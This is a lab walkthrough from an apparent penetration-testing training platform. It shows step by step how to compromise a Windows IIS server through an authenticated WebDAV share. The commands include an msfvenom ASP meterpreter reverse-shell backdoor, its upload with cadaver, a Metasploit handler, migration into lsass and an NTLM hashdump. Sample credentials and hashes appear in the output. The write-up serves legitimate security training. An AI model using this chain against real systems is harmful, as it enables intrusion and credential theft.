
ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: IIS Server Metasploit Backdoor
URL	https://attackdefense.com/challengedetails?cid=2318
Type	Windows Service Exploitation: IIS

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.


Note: The target IP address is stored in the "**target**" file.

Command: cat /root/Desktop/target

```
┌──(root💀 attackdefense)-[~]
└─# cat /root/Desktop/target
Target IP Address : 10.0.29.101

┌──(root💀 attackdefense)-[~]
└─#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.29.101



Step 3: We have discovered that multiple ports are open. We will be focusing on port 80 where the IIS server is running.

Running dirb tool to discover interesting directories.

Command: dirb http://10.0.29.101

```
┌──(root㉿attackdefense)-[~]
└─# dirb http://10.0.29.101

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Mar  8 10:26:54 2021
URL_BASE: http://10.0.29.101/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.29.101/ ----
==> DIRECTORY: http://10.0.29.101/app_themes/
==> DIRECTORY: http://10.0.29.101/aspnet_client/
==> DIRECTORY: http://10.0.29.101/configuration/
==> DIRECTORY: http://10.0.29.101/content/
==> DIRECTORY: http://10.0.29.101/Content/
==> DIRECTORY: http://10.0.29.101/downloads/
==> DIRECTORY: http://10.0.29.101/Downloads/
==> DIRECTORY: http://10.0.29.101/resources/
==> DIRECTORY: http://10.0.29.101/Resources/
+ http://10.0.29.101/webdav (CODE:401|SIZE:1293)
-> Testing: http://10.0.29.101/wp-atom
```

We have found the webdav directory also received 401 error i.e Unauthorized.

Step 4: Running davtest tool.

Command: davtest -url http://10.0.29.101/webdav

```
┌──(root㉿attackdefense)-[~]
└─# davtest -url http://10.0.29.101/webdav
********************************************************
 Testing DAV connection
OPEN            FAIL:   http://10.0.29.101/webdav       Unauthorized. Basic realm="10.0.29.101"

┌──(root㉿attackdefense)-[~]
└─#
```

We can notice, /webdav path is secured with basic authentication. We have the credentials access the /webdav path using the provided credentials i.e bob:password_123321

Command: davtest -auth bob:password_123321 -url http://10.0.29.101/webdav

```
┌──(root㉿attackdefense)-[~]
└─# davtest -auth bob:password_123321 -url http://10.0.29.101/webdav
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://10.0.29.101/webdav
********************************************************
NOTE    Random string for this session: XsT6bLyr
********************************************************
 Creating directory
MKCOL           SUCCEED:                Created http://10.0.29.101/webdav/DavTestDir_XsT6bLyr
********************************************************
 Sending test files
PUT     pl      SUCCEED:        http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.pl
PUT     asp     SUCCEED:        http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.asp
PUT     html    SUCCEED:        http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.html
PUT     txt     SUCCEED:        http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.txt
PUT     jsp     SUCCEED:        http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.jsp
PUT     jhtml   SUCCEED:        http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.jhtml
PUT     cfm     SUCCEED:        http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.cfm
PUT     aspx    SUCCEED:        http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.aspx
PUT     cgi     SUCCEED:        http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.cgi
PUT     php     SUCCEED:        http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.php
PUT     shtml   SUCCEED:        http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.shtml
********************************************************
```

```
************************************************
 Checking for test file execution
EXEC    pl      FAIL
EXEC    asp     SUCCEED:        http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.asp
EXEC    html    SUCCEED:        http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.html
EXEC    txt     SUCCEED:        http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.txt
EXEC    jsp     FAIL
EXEC    jhtml   FAIL
EXEC    cfm     FAIL
EXEC    aspx    FAIL
EXEC    cgi     FAIL
EXEC    php     FAIL
EXEC    shtml   FAIL

************************************************
/usr/bin/davtest Summary:
Created: http://10.0.29.101/webdav/DavTestDir_XsT6bLyr
PUT File: http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.pl
PUT File: http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.asp
PUT File: http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.html
PUT File: http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.txt
PUT File: http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.jsp
PUT File: http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.jhtml
PUT File: http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.cfm
PUT File: http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.aspx
PUT File: http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.cgi
PUT File: http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.php
PUT File: http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.shtml
Executes: http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.asp
Executes: http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.html
Executes: http://10.0.29.101/webdav/DavTestDir_XsT6bLyr/davtest_XsT6bLyr.txt


┌──(root㉿attackdefense)-[~]
└─# 
```

We can notice, we have uploaded almost all the important file types to the /webdav directory. Also, we can execute three types of files. i.e asp, text, and html.

Step 5: Generate asp Metasploit backdoor using msfvenom.

Note: Remember to replace LHOST IP Address.

Command: msfvenom -p windows/meterpreter/reverse_tcp LHOST=**10.10.15.2** LPORT=4444 -f asp > shell.asp

```
┌──(root㉿attackdefense)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.15.2 LPORT=4444 -f asp > shell.asp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of asp file: 38221 bytes

┌──(root㉿attackdefense)-[~]
└─#
```

Step 6: Upload a .asp backdoor on the target machine to /webdav directory using cadaver utility.

Command: cadaver http://10.0.29.101/webdav
Username: bob
Password: password_123321
ls

```
┌──(root㉿attackdefense)-[~]
└─# cadaver http://10.0.29.101/webdav
Authentication required for 10.0.29.101 on server `10.0.29.101':
Username: bob
Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
Coll:   DavTestDir_XsT6bLyr                0  Mar  8 10:28
        AttackDefense.txt                 49  Jan  4 13:01
        web.config                       168  Jan  4 12:55
dav:/webdav/>
```

We can interact with the webdav directory using the cadaver tool.

Step 7: Uploading asp backdoor to the IIS web server in webdav directory.

Command: put shell.asp
ls

```
dav:/webdav/> put shell.asp
Uploading shell.asp to `/webdav/shell.asp':
Progress: [============================>] 100.0% of 38202 bytes succeeded.
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
Coll:   DavTestDir_XsT6bLyr                   0  Mar  8 10:28
        AttackDefense.txt                    49  Jan  4 13:01
        shell.asp                         38202  Mar  8 10:30
        web.config                          168  Jan  4 12:55
dav:/webdav/>
```

We have successfully uploaded the backdoor.

Step 8: Running multi handler for meterpreter session.


Command:
msfconsole -q
use exploit/multi/handler
set LHOST 10.10.15.2
set LPORT 4444
set PAYLOAD windows/meterpreter/reverse_tcp
exploit


```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
```

Step 9: Access the backdoor using the firefox browser.

URL: http://10.0.29.101/webdav/shell.asp

Enter credentials: bob:password_123321





Once you access shell.asp backdoor, we would expect a meterpreter session.

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Sending stage (175174 bytes) to 10.0.29.101
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.29.101:49711) at 2021-03-08 10:31:10 +0530

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Step 10: Dump the administrator user NTLM hash.

Migrate current process in lsass.exe process.

Command: migrate -N lsass.exe

```
meterpreter > migrate -N lsass.exe
[*] Migrating from 2940 to 776...
[*] Migration completed successfully.
meterpreter >
```

Dump the hashes.

Command: hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5c4d59391f656d5958dab124ffeabc20:::
bob:1008:aad3b435b51404eeaad3b435b51404ee:31b977436c6ea5bfa9ee65aaddb880d1:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:58f8e0214224aebc2c5f82fb7cb47ca1:::
meterpreter >
```

This reveals the flag to us.

Administrator NTLM Hash: 5c4d59391f656d5958dab124ffeabc20

References:

1. DAVTest (https://github.com/cldrn/davtest)
2. Cadaver (https://github.com/grimneko/cadaver)
3. Msfvenom (https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom)